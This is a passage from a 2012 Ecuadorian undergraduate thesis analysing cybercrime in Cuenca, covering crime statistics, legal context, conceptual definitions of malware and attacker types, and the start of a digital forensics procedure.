UNIVERSIDAD TECNOLOGICA ISRAEL

FACULTAD DE SISTEMAS INFORMATICOS

ANALISIS DEL CRIMEN CIBERNETICO EN LA ACTUALIDAD EN LA CIUDAD DE CUENCA

Estudiante

Angélica Maribel Jaramillo Tacuri

Tutor

Ing. Pablo Tamayo

Cuenca-Ecuador

Octubre 2012

UNIVERSIDAD TECNOLÓGICA ISRAEL

FACULTAD DE SISTEMAS INFORMATICOS

CERTIFICADO DE AUTORIA

El documento de tesis con títulos **"Análisis del Crimen Cibernético en la Actualidad en la Ciudad de Cuenca"** ha sido desarrollado por Angélica Maribel Jaramillo Tacuri con C.I. No. 0104475652 persona que posee los derechos de Autoría y responsabilidad, restringiéndose la copia o utilización de cada uno de los productos de esta tesis sin previa autorización.

Angélica Maribel Jaramillo Tacuri

DEDICATORIA

Este proyecto está dedicado en su totalidad a mis padres y familia, quienes con su cariño, apoyo y comprensión estuvieron siempre presentes, en cada uno de los retos que se presentaron durante esta etapa muy importante, que ahora culmina con mucha alegría, y satisfacción. Para ti que eres la inspiración que me impulsa a seguir día a día, mi Hijo “Pancho”.

AGRADECIMIENTO

Agradezco a todos mis amigos, a ti RBC gracias por el apoyo incondicional, a mis profesores en especial al Ing. Leopoldo Pauta que a mas de ser mi profesor fue un verdadero amigo, y a todos que intervinieron de manera directa o indirecta en la culminación de mi carrera y generaron en mí el espíritu de lucha constante para alcanzar el éxito anhelado, y ahora el inicio de mi carrera profesional.

RESUMEN

El crimen cibernético en línea es una nueva forma de cometer delitos informáticos y con el paso del tiempo está tomando fuerza en todo el mundo. Con el avance de las Nuevas Tecnologías su crecimiento va en ascenso perjudicando de manera económica, física o lógica provocando el interés propio o de terceros, este tema de seguridad no es muy difundido en el Ecuador por lo que se ve como un blanco fácil para este tipo de crímenes.

La manera más común para cometer este tipo de delitos informáticos es mediante los correos electrónicos falsos que envían los "phishers" con la finalidad de robar información personal, entre sus armas principales están los bots, los caballos de Troya y el spyware o software espía, estos programas delictivos, sobre todo los bots, son vendidos en el mercado negro.

La información existente sobre los delitos informáticos va de acuerdo a los tipos, clasificación, ámbito social y propósito que se genera en cada uno de los casos que se producen, para obtener algún tipo de beneficio ya sea de tipo económico o personal.

En este proyecto se expondrán las leyes que en el Ecuador existen en relación a los delitos informáticos ya que no son considerados como un crimen propiamente pero existe una relación estrecha con otras leyes que rigen La Ley de Comercio Electrónico, Firmas electrónicas y Mensajes de Datos.

El objetivo de este trabajo es analizar las conductas delictivas que se están generando con el avance tecnológico, sobre todo en el campo de la informática desde los puntos de vista: delincuencial y de prevención centrada en la ciudad de Cuenca, orientándose hasta todo tipo de usuario.

SUMMARY

Cybercrimen online is a new way to commit cybercrime and the passage of time is gaining momentum worldwide. With the advancement of new technologies is increasing its growth economically damaging, causing physical or logical self-interest or third parties, the issue of security is not very widespread in Ecuador so it looks like an easy target for this such crimes.

Among the most common features found in fake emails sent by "phishers" in order to steal personal information, including their main weapons are bots, Trojan horses and spyware or spyware, these programs are criminal, on all bots are sold on the black market.

Existing information on cybercrime goes according to types, classification, and social order that is generated in each of the cases that occur, to obtain some benefit either economic or personal.

This project will be discussed in Ecuador laws relating to computer crimes because they are not considered a crime, but there is a close relationship with other laws governing the Electronic Commerce Act, electronic signatures and data messages.

The aim of this paper is to analyze criminal behavior being generated with technological advancement, especially in the field of computer science from the viewpoints: crime prevention and the same faces every user and focuses on Cuenca.

Contenido

Tabla de Figuras

CAPITULO I

1.1. Antecedentes

Alrededor de todo el mundo el crecimiento del crimen cibernético en línea, va tomando mayor fuerza. Hace unos años atrás países como EEUU y Europa eran los que más ataques registraban; pero en la actualidad en América Latina aunque no con porcentajes altos, existe un incremento cada año; demostrando la vulnerabilidad de los usuarios ante estos ataques que muchas veces por falta de información o curiosidad se convierten en víctimas fáciles de los criminales.

1.1.1. Evolución del Crimen Cibernético

Antiguamente las comunicaciones eran limitadas; esto no generaba interés para cometer ningún tipo de delito ya que estos se producían de manera personal y directa entre el agresor y la víctima, pero con el paso del tiempo y el avance de la tecnología, ha provocado la nueva era del internet en donde no es necesario para realizar un delito estar en frente de su víctima, ni siquiera en el mismo lugar geográfico.

El crimen cibernético se ha convertido en el método más fácil de realizar un delito, ya que este se genera de manera anónima, con mayor impunidad y se puede realizar en cualquier lugar del mundo, a cualquier hora. Esto ha provocado la codicia de muchas personas que pretenden obtener grandes cantidades de dinero sin hacer ningún tipo de esfuerzo y a cambio muchos beneficios.

1.1.2. Países de América Latina

A nivel nacional e internacional se establece leyes de manera imprescindible para la regulación de los delitos informáticos, en donde estos sean juzgados y penalizados por la ley correspondiente a cada uno de los casos a ser sancionados por la ley.

El primer país en América Latina, que promulgo la ley en el Derecho Penal Informático fue Chile, que menciona sobre figuras relativas a la informática sobre delitos informáticos entrando en vigencia desde el año 1993.

Según estudios realizados 8 de 10 países americanos consideran como el delito informático más denunciado al de Propiedad Intelectual, debido a la poca concientización y ética que se presenta al momento de copiar códigos fuente, tesis, etc. de cualquier persona o entidad, provocando un malestar y desconfianza en los usuarios.

En el caso de suscitarse delitos informáticos originados mediante la sustracción de contraseñas, nombres de usuarios, claves secretas, etc. son juagados por fraude, y espionaje estos presentan datos estadísticos que determinan que3 de cada 10 países corresponden a un 30% denunciado, pero no todos son juzgados debido a las diferentes legislaciones que maneja cada país y las leyes no están explícitamente generados para juzgar cada delito sino que están sostenidas dentro de otras leyes.

De manera general en Latinoamérica existen 19 delitos informáticos generados en total de los cuales se juzgan de la siguiente manera:

Venezuela considera 18 delitos que corresponde al 94.7% de penas sancionadas por delitos informáticos.

Costa Rica considera 10 delitos que corresponden al 52.6% de penas sancionadas.



Figure 1. Delitos Informáticos en América Latina. Dmitry Bestuzhev (24-06-2012)

A pesar de todos los esfuerzos que se realizan para evitar el crecimiento que se genera año tras año, estos no son suficientes y se deben tomar medidas más eficientes para que las leyes sean más rigurosas al momento de juzgar los delitos informáticos, ya que representan millones de dólares de pérdidas a nivel mundial y sus creadores permanecen libres. Se debe educar al usuario para establecer una cultura de seguridad individual para evitar ser víctimas fáciles de estos delitos en la red.

1.1.3. Crimen Cibernético en Ecuador

La creciente demanda de denuncias realizadas en el Ecuador, ha comprometido a la Justicia en buscar medidas para precautelar la información del usuario y protegerla como un bien preciado.

En el Ecuador se consideran 8 delitos que corresponden a un 42% de penas sancionadas que se ejecutan a favor de los perjudicados.

Desde el año 2009 se registraron 168 casos denunciados; la cantidad incrementó al siguiente año, en el 2010, con 1.099 quejas por “apropiación ilícita utilizando medios informáticos”, que se detalla en la ley, generando una pérdida de un millón de dólares.

En el año 2011 se produjeron 3.129 denuncias por delitos informáticos que recibió la Fiscalía en el Ecuador, generando una pérdida de hasta ocho millones de dólares.

En el año 2012 en los10 meses la Fiscalía General ha registrado a nivel nacional 1.354 casos de delitos financieros desde enero hasta octubre del presente año.



Figure 2. Estadísticas Delitos Informáticos Ecuador

Se puede observar que los delitos informáticos financieros han incrementado en cada año en más del 200% alcanzando tasas muy altas y generando mayor

inseguridad en los usuarios y tratando de buscar confiabilidad en empresas de su entorno.

Las provincias que más denuncias registran son Pichincha con 563 quejas, Guayas con 275 y Santa Elena con 131 y el Azuay con 14.



Figure 3. Mayor Demanda de Delitos Informáticos Ecuador

Según estadísticas presentadas este tipo de delitos en contra del patrimonio se caracterizan solo a nivel financiero, perjudicando en millones de dólares a usuarios y entidades bancarias. Se calcula un promedio de 7 delitos registrados por día.

1.2. Planteamiento del Problema

La falta de conocimiento de los usuarios de manera personal, sobre la manera en que se realizan este tipo de delitos facilitan que se incrementen cada año, al generar una cultura de concientización como ayuda; se podrá educar al usuario para que mejore la seguridad de su información?

1.2.1. Tema de Investigación

"Análisis del Crimen Cibernético en la Actualidad en la Ciudad de Cuenca"

1.3. Sistematización

1.3.1. Diagnóstico

- Los delitos informáticos que se generan mediante la sustracción de información a nivel mundial ha incrementado.
- La Información personal o de una empresa puede ser sustraída sin que el usuario lo perciba.
- Deficiente conocimiento sobre las medidas preventivas que eviten ser víctima de este tipo de fraude.
- El crimen cibernético se ha convertido en una fuente lucrativa para algunos hacker.

1.3.2. Pronostico

- Los delitos informáticos causan desconfianza en los usuarios y generan que busque alternativas para tratar de proteger su información.
- El usuario puede involuntariamente generar un ataque que provoque que su información sea sustraída y utilizada con fines lucrativos para otra persona.
- Al no tener la información necesaria sobre las mínimas seguridades presentara incertidumbre al momento de navegar en internet.

- Este tipo de delitos se está incrementando a nivel mundial y provoca que personas que antes se dedicaban a hackear seguridades solo por diversión, ahora lo hacen por dinero.

1.3.3. Control de Pronóstico

- Realizar una guía básica para informar a los usuarios como tener las medidas preventivas para evitar este tipo de ataques.
- Capacitar a los usuarios sobre los diferentes tipos de delitos informáticos que existen y como no ser víctima de uno de ellos.
- Utilizar firewalls o antivirus especialmente en empresas en donde desean salvaguardar su información.
- Tomar las debidas medidas preventivas, para evitar ser un blanco fácil para este tipo de delincuentes y estar preparados para saber cómo actuar frente a este tipo de situaciones

1.4. Objetivos

1.4.1. Objetivo General

Realizar el análisis sobre el crimen cibernético en la actualidad en los usuarios de manera personal y el significativo crecimiento en la ciudad de Cuenca como punto central.

1.4.2. Objetivos Específicos

- Realizar el análisis sobre el crimen cibernético en la ciudad de Cuenca.
- Presentar estadísticas sobre los registros de denuncias sobre delitos informáticos que se han realizado en la fiscalía de la ciudad de Cuenca.
- Dar a conocer las técnicas utilizadas para realizar el crimen cibernético.
- Generar políticas de seguridad contra los delitos informáticos.
- Crear una guía de recomendaciones que permita a los usuarios incrementar la seguridad al momento de navegar en internet.

1.5. Justificación

La seguridad de la información en la actualidad se ve vulnerable debido al incremento de las comunicaciones en línea ya sean estos con fines económicos, políticos o el simple hecho de mostrar la capacidad de los hacker en romper seguridades para demostrar su vulnerabilidad. Esto ha provocado la desconfianza en los usuarios al momento de navegar, debido a que no sabe cómo proteger sus datos y salvaguardarla y en la mayoría de los caso por falta de información puede recure a paginas que ofrecen ayuda pero hacen todo lo contrario por ese motivo se orientara a los usuarios para tener las precauciones y como proceder en el caso de que haya sido una víctima de este tipo de delito.

1.5.1 Justificación Teórica

“Crimen Cibernético es un método por el cual el individuo, mediante un sistema informático, intenta tomar el control, desestabilizar o dañar otro sistema informático (ordenador, red privada, etc)”1

Como propósito principal es presentar un punto de vista en torno a la situación actual del crimen cibernético en línea, puntualizando algunas alternativas preventivas que beneficiaran la seguridad de los usuarios. El objetivo de la propuesta es equilibrar los delitos informáticos y las medidas preventivas que se deben tomar para mantener el derecho de los ciudadanos a la privacidad permitiendo no ser víctimas fáciles de este tipo de delitos independiente del entorno en donde desarrolle sus actividades.

1.5.2. Justificación Práctica

El presente trabajo tendrá como característica principal, orientar a los usuarios mediante una guía de recomendaciones, cómo prevenir ser víctima de algún tipo de delito informático generando seguridad en los usuarios al momento de navegar en internet.

1.5.3. Justificación Metodológica

El método a utilizarse en el presente proyecto es la investigación deductiva que permitirá recolectar la información necesaria, para presentar el análisis del cibercrimen en Cuenca y los tipos de delitos generados, de esta manera se

---

[1] Autor Orestes Balderas Zamora Evolución y Comportamiento de Amenazas y Crimen Cibernético

conocerá en qué consiste cada uno de ellos, así como también las áreas más comunes y quienes están más propensos a ser víctimas de estos tipo de delitos.

1.6. Alcance y Limitaciones

1.6.1. Alcance

Esta investigación está orientada hacia el análisis del delito Informático en línea, referente a la sustracción de información personal, tipos, y leyes aplicadas en contra de estos delitos, tomando en consideración aquellos elementos que aporten criterios, con los cuales se puedan realizar juicios, respecto al papel que juega la seguridad de la información y el amparo de la ley generada en Ecuador.

1.6.2. Limitaciones

El presente proyecto tiene como limitantes realizar el análisis del crimen cibernético solo a nivel de la ciudad de Cuenca orientado hacia un usuario natural. No se desarrollara código malware, ni aplicaciones para realizar la presentación del presente proyecto.

1.7. Estudios de Factibilidad

1.7.1. Técnica

El crimen cibernético genera pérdidas económicas a nivel mundial, en este caso en la ciudad de Cuenca el índice es muy bajo en comparación con otras ciudades pero de a poco va incrementando sin que las personas puedan protegerse.

Se utilizara el paquete de ofimática para realizar estadísticas, reportes y la guía básica de recomendaciones.

El Internet para obtener la información necesaria con respecto a definiciones relacionada al tema.

Se realizara investigación de campo para recolectar la información sobre los delitos informáticos registrados en Cuenca.

1.7.2. Operativa

Los beneficiados con este presente proyecto serán los estudiantes, empresarios, y personas en general que hacen uso de la comunicación digital en su vida diaria.

1.7.3. Económica

Los recursos económicos a utilizar están detallados de acuerdo a los requerimientos necesarios para el desarrollo de este tema.

Los mismos que se detallan de la siguiente manera:

Gastos	Semana 1	Semana 2	Semana 3	Semana 4	Semana 5	Total
Transporte	$5	$5	$10	$10	$10	$40
Copias	$1	$1	$1	$5	$10	$12
Impresiones	$0	$5	$5	$5	$5	$22
Internet	$5	$5	$3	$3	$3	$19
Varios	$5	$5	$5	$5	$5	$25
Total	$16	$21	$24	$28	$33	**$123**

CAPITULO II

2.1. Marco de Referencia

2.2. Marco Teórico

2.3. Complementación Teórica

Desde siempre el afán de comunicarse ha provocado que el hombre busque diferentes alternativas para transmitir su información, ya sea desde señales de humo, clave morse, mediante cable de teléfono, información etc. creando métodos apropiados que permiten procesar la misma, para que esta llegue a su receptor de la forma que desde el principio se desea que llegue el mensaje que fue enviado.

En base a esta necesidad, surge la informática y posteriormente el internet permitiendo que las comunicaciones en todos los ámbitos, estén al alcance de todos y en cualquier lugar. Este crecimiento, a su vez ha provocado, que personas maliciosas contaminen este entorno, formando una mafia internacional con fines de lucro; que se está apoderado de toda la red degenerándola a su conveniencia; como por ejemplo la pornografía infantil, narcotráfico, delitos informáticos; provocando en los usuarios desconfianza y la necesidad de buscar amparo en las leyes, para protegerse de este tipo de crímenes.

2.3.1. Crimen Cibernético

"El crimen cibernético es toda acción utilizada para sustraer información de manera ilegal; mediante el uso de cualquier dispositivo electrónico y a través del internet"[2], violando seguridades, causando daños físicos y lógicos.

2.3.2. Crimeware

Se denomina crimeware a cualquier aplicación de software (malware) o hardware (virus), que son utilizados para cometer un acto ilegal comprometiendo la integridad, seguridad de datos, provocando pérdidas físicas y lógicas a los usuarios.

2.3.3. Delito Informático

Es un término equivalente a crimen cibernético, su diferencia radica en que el delito es genérico es decir que este no es castigado jurídicamente sino moralmente en la mayoría de los casos.

2.3.4. Tipos de Virus

Los hacker crean los virus con miras a diferentes objetivos y dependiendo de ello se encuentra una clasificación de acuerdo a la manera como se utilizan:

---

[2] http://www.slideshare.net/mageni/riesgos-y-tendencias-del-crimen-ciberntico-y-su-impacto-en-el-sector-financiero#btnNext

Manera ilegal

Mediante la inserción de virus: Estos se manejan de manera maliciosa y pueden ser:

Virus Informático: Elementos informáticos que se ingresan a un sistema con un grado de malignidad contagiando a otros sistemas.

Bots: Se centra desde el envío de spam hasta en la generación de páginas web fraudulentas, descubren la vulnerabilidad del sistema y generan el ataque existe miles de estos formando un botnet a nivel mundial.

Caballo de Troya: Es un software que se mantiene oculto y es descargado mediante un correo spam o al momento de visitar un página, seguir un link, etc. Este utiliza las vulnerabilidades del sistema para obtener la información o causar el daño para el que fue creado, siendo invisible para el usuario.

Spyware: Es un programa que se instala por lo general dentro de un caballo de Troya y es de los más peligrosos porque mediante estos, se obtiene la información como por ejemplo usuarios, contraseñas, números de tarjetas de crédito.

Malware: Es un programa que contiene código malicioso y es ingresado a través de otro virus, por lo general los Caballos de **Troya**.

Manera legal

Ingreso autorizado a servicios: La empresa permite el acceso a estos servicios sin ninguna restricción de seguridad.

Como por ejemplo FTP y la mensajería instantánea que no entran en el campo ilegal.

FTP: Servidor de transferencia de archivos se utiliza internamente en una empresa de manera legal pero puede compartir información contaminada entre usuarios.

Mensajería Instantánea: El correo electrónico es una de las fuentes más utilizadas para realizar los delitos informáticos porque el usuario descarga la información oculta de manera voluntaria sin darse cuenta que se descarga software malicioso.

2.3.5. Clasificación del Crimen Cibernético

De acuerdo a diferentes criterios y según las investigaciones realizadas por expertos en el tema, el crimen cibernético presenta la siguiente clasificación:

2.3.5.1. Como instrumento o medio

Son las conductas criminales que utilizan computadoras como método, o medio para cometer algún tipo de crimen ilícito.

2.3.5.2. Como objetivo

Se encuentran orientadas a la parte del hardware y su objetivo principal realizar el daño de computadores, servidores, dispositivos, etc.

A su vez se presenta una clasificación:

- Como método: Los criminales usan como su medio de ataque métodos electrónicos que le permite llegar a su resultado ilícito.
- Como medio: Los criminales usan como su medio de ataque un computador.

- Como fin: Los criminales realizan su ataque contra cualquier dispositivo o maquina con el objeto de sustraer su información o el simple hecho de dañarla.

2.3.6. Clasificación de los Atacantes

Existen diferentes tipos de ataques que se generan en la red y dependiendo como son realizados estos se clasifican en:

- **Hacker**: Son expertos en tecnología y sistemas complejos; es un investigador nato y le interesa conocer los sistemas avanzados y cómo funcionan para ingresar a ellos de manera segura sin ser detectados.

- **Cracker:** Son de comportamiento compulsivos con altos conocimientos en software y hardware, son expertos en romper seguridades, por lo general su objetivo es por diversión y se dedican en su mayoría a colapsar las páginas web.

- **Lammer:** Son aficionados, no poseen muchos conocimientos en sistemas complejos, ni dispositivos electrónicos, se basan en programas realizados por otras personas para obtener su información.

- **Copy Hacker:** Son falsificadores de crackeo de hardware, por lo general obtienen su información de verdaderos hacker para luego venderla, su motivación principal es el dinero.

- **Bucaneros:** Poseen formación en el ámbito de los negocios, se caracterizan por vender la información obtenida de los Copy Hacker, para luego lucrarse en muy corto tiempo realizando un mínimo de esfuerzo.

2.3.7. Delitos Informáticos

Son actividades criminales tales como robo, estafa, suplantación de identidad, sabotaje, etc., que mediante el uso de técnicas y dispositivos informáticos, causan daño o perjuicio a personas o bienes físicos.

2.3.8. Sujetos de Delitos Informáticos

Para los delitos informáticos existen 2 tipos de sujetos estos pueden ser activos o pasivos, estos dependiendo del papel que desempeñen, o solo para describir mejor a la víctima o el delincuente. Solo puede ser determinado por una tercera persona quien mediante criterios y juicios dictara la posición de cada uno de ellos, a su vez pueden estar representados en personas naturales o jurídicas.

2.3.8.1. Sujeto Activo

En el sujeto activo se presentan elementos para identificarlos:

“Sujeto: Es el autor principal de la conducta ilícita o delictiva.

Medio: El sistema informático utilizado.

Objeto: El bien que produce el beneficio económico o ilícito”[3].

Las personas que cometen el delito, tienen habilidades para el manejo de Sistemas Informáticos y Electrónicos, por lo general están inmersos en un

[3] http://www.eumed.net/rev/cccss/04/rbar2.htm

ambiente adecuado, en donde pueden acceder y tomar la información que necesitan, para manipularla a su conveniencia.

Según los estudios realizados la mayoría de los ataques que se generan en las empresas, provienen de personas que desarrollan sus actividades laborales dentro de la misma.

El 73% de los ataques informáticos son realizados por personas que trabajan en la empresa y el 27% por personas externas a la misma.

2.3.8.2. Sujeto Pasivo

Persona física o moral en la cual recae la actividad delictiva provocada por el sujeto activo, éste puede afectar a empresas, gobiernos, instituciones financieras etc. quienes utilizan sistemas informáticos en una red, ya sea grande o pequeña para automatizar sus procesos.

Además mediante el sujeto pasivo se puede llegar a conocer cómo actúan los delincuentes informáticos y qué tipo de estrategias utilizan, para perjudicar a sus víctimas por ese motivo se debe incentivar a los usuarios que realicen sus denuncias en la fiscalía, para que se genere el respectico seguimiento.

2.3.9. Delitos Informáticos.- Tipos

Los delitos informáticos dependiendo de su objetivo y de le persona que actúa sobre ellos presenta varios tipos, que a su vez son reconocidos en las leyes nacionales e internacionales dependiendo del grado de criminalidad y de qué manera está relacionado con la ley.

2.3.9.1. Fraudes

Mediante la introducción de datos falsos que inducen a que la información sea manipulada con el fin de beneficiar a la persona que está realizando el delito. Este delito es el más común debido a que en su mayoría lo realizan personas que tienen acceso a la información sin tener mucho conocimiento y por ese motivo es más difícil descubrir quién lo hizo.

2.3.9.2. Manipulación de Programas

En este tipo de delitos se introduce un virus en un dispositivo para tener el control del mismo, sin que el usuario lo perciba y así manipular los programas existentes a su conveniencia, aquí se deben tener conocimientos avanzados en informática. El más utilizado para realizar este tipo de delitos es el caballo de troya.

2.3.9.3. Falsificación Electrónica

Este tipo de delitos consiste en cambiar la información que se encuentra almacenada en cualquier dispositivo electrónico, que luego con el uso de otro dispositivo, se puede hacer cambios y pensar que es el documento original, sin saber quién realizo falsificación, es el más difícil detectar al atacante.

2.3.9.4. Cambios en la salida de Datos

Se produce al cambiar las instrucciones de salida en los datos que se encuentran funcionando para llegar a cumplir el objetivo para el que se lo hizo; con el fin de cambiar las instrucciones generadas y obtener resultados diferentes, por lo general son utilizados para manipular los cajeros automáticos.

2.3.9.5. Sabotaje Informático

Consiste en cualquier acto que cambie el funcionamiento normal de un sistema de información ya sea que los datos sean borrados, modificados o sustraídos de manera ilegal, ya sea de una empresa o persona natural.

2.3.9.6. Espionaje Informático

En este delito la información es hurtada y divulgada de manera ilegal a través de las redes que se utilizan en la actualidad, se puede realizar una copia de manera muy rápida en la que el usuario no se da cuenta que la misma ya fue sustraída de su fuente original. Así también puede causar una pérdida económica para las personas quienes fueron perjudicadas.

2.3.9.7. Robo de Servicios Online

Los servicios que se generan online pueden verse en robo al momento de utilizar algún servicio en este caso puede existir la suplantación de identidad por descuido del usuario y por medio de este cometer otros delitos.

2.3.9.8. Violación de Seguridad

Mediante virus que son ingresados en los sistemas de una empresa estos pueden romper cualquier seguridad que contengan los archivos con el fin de copiar, modificar, eliminar, etc. Sin que se pueda saber quién realizo este cambio.

2.3.10. Visión Internacional de los Delitos Informáticos

El crimen cibernético ha generado niveles de preocupación a nivel mundial recurriendo a la necesidad de que todos los países colaboren para poder modernizar las leyes de cada país, y así tener más control de este tipo de delitos.

Las Naciones Unidas en 1977 crea un manual para que todos coordinen sus propias leyes generando esfuerzos comunes al respecto. En los países Europeos existen manuales sobre los delitos por computadores, las leyes que los juzgan, técnicas forenses y la seguridad que se debe mantener al momento de guardar información en cualquier dispositivo electrónico. El Instituto Europeo de Investigación Antivirus capacita, colabora con las Universidades y entidades públicas sobre la manera de combatir los fraudes electrónicos y el robo de la información del usuario para generar estrategias contra estos delitos. En países desarrollados se generan instituciones para resguardar las tecnologías, sistemas de información, el uso indebido de redes y así capturar a los delincuentes recolectando pruebas, testigos, entrevistas, estas instituciones a su vez trabajan 24x7 para confirmar que se cumpla la ley.

2.3.11. Informática Forense

Es una técnica que se utiliza por personas especializadas en el área para recolectar, conocer y presentar evidencias digitales de un caso que presentan un proceso judicial por motivo de algún tipo de delito informático declarado.

En este cuadro se puede ver las fases del proceso del análisis forense a seguir para ser amparado por el proceso judicial.



Figure 4. Fases del Análisis Forense Digital. Miguel López Delgado

“1. Fase de designación de perito

La fase de designación de perito, se establece mediante providencia del fiscal o juez de la causa, para lo cual, se proceden a requerir en las entidades de acreditación el listado de peritos habilitados en la rama a investigar, luego que se localiza el o los perito habilitado se realiza por parte del Fiscal o Juez, dicha providencia. La providencia de designación contendrá los siguientes datos: se identifica el proceso, se determina la fecha y hora de designación, se hará constar el nombre del perito con la numeración de su credencial, se especificará el requerimiento a investigar, y se dispondrá la fecha en que debe realizarse la diligencia, también se hará constar el tiempo con él que el perito dispone para proceder con la entrega del informe de su investigación.

En caso de que el perito designado no se presente al proceso de posesión, su nombramiento queda automáticamente caducado, luego de lo cual por parte del fiscal o juez emitirá una nueva providencia con el nombramiento de otro u otros peritos.

2. Fase de Posesión de Perito

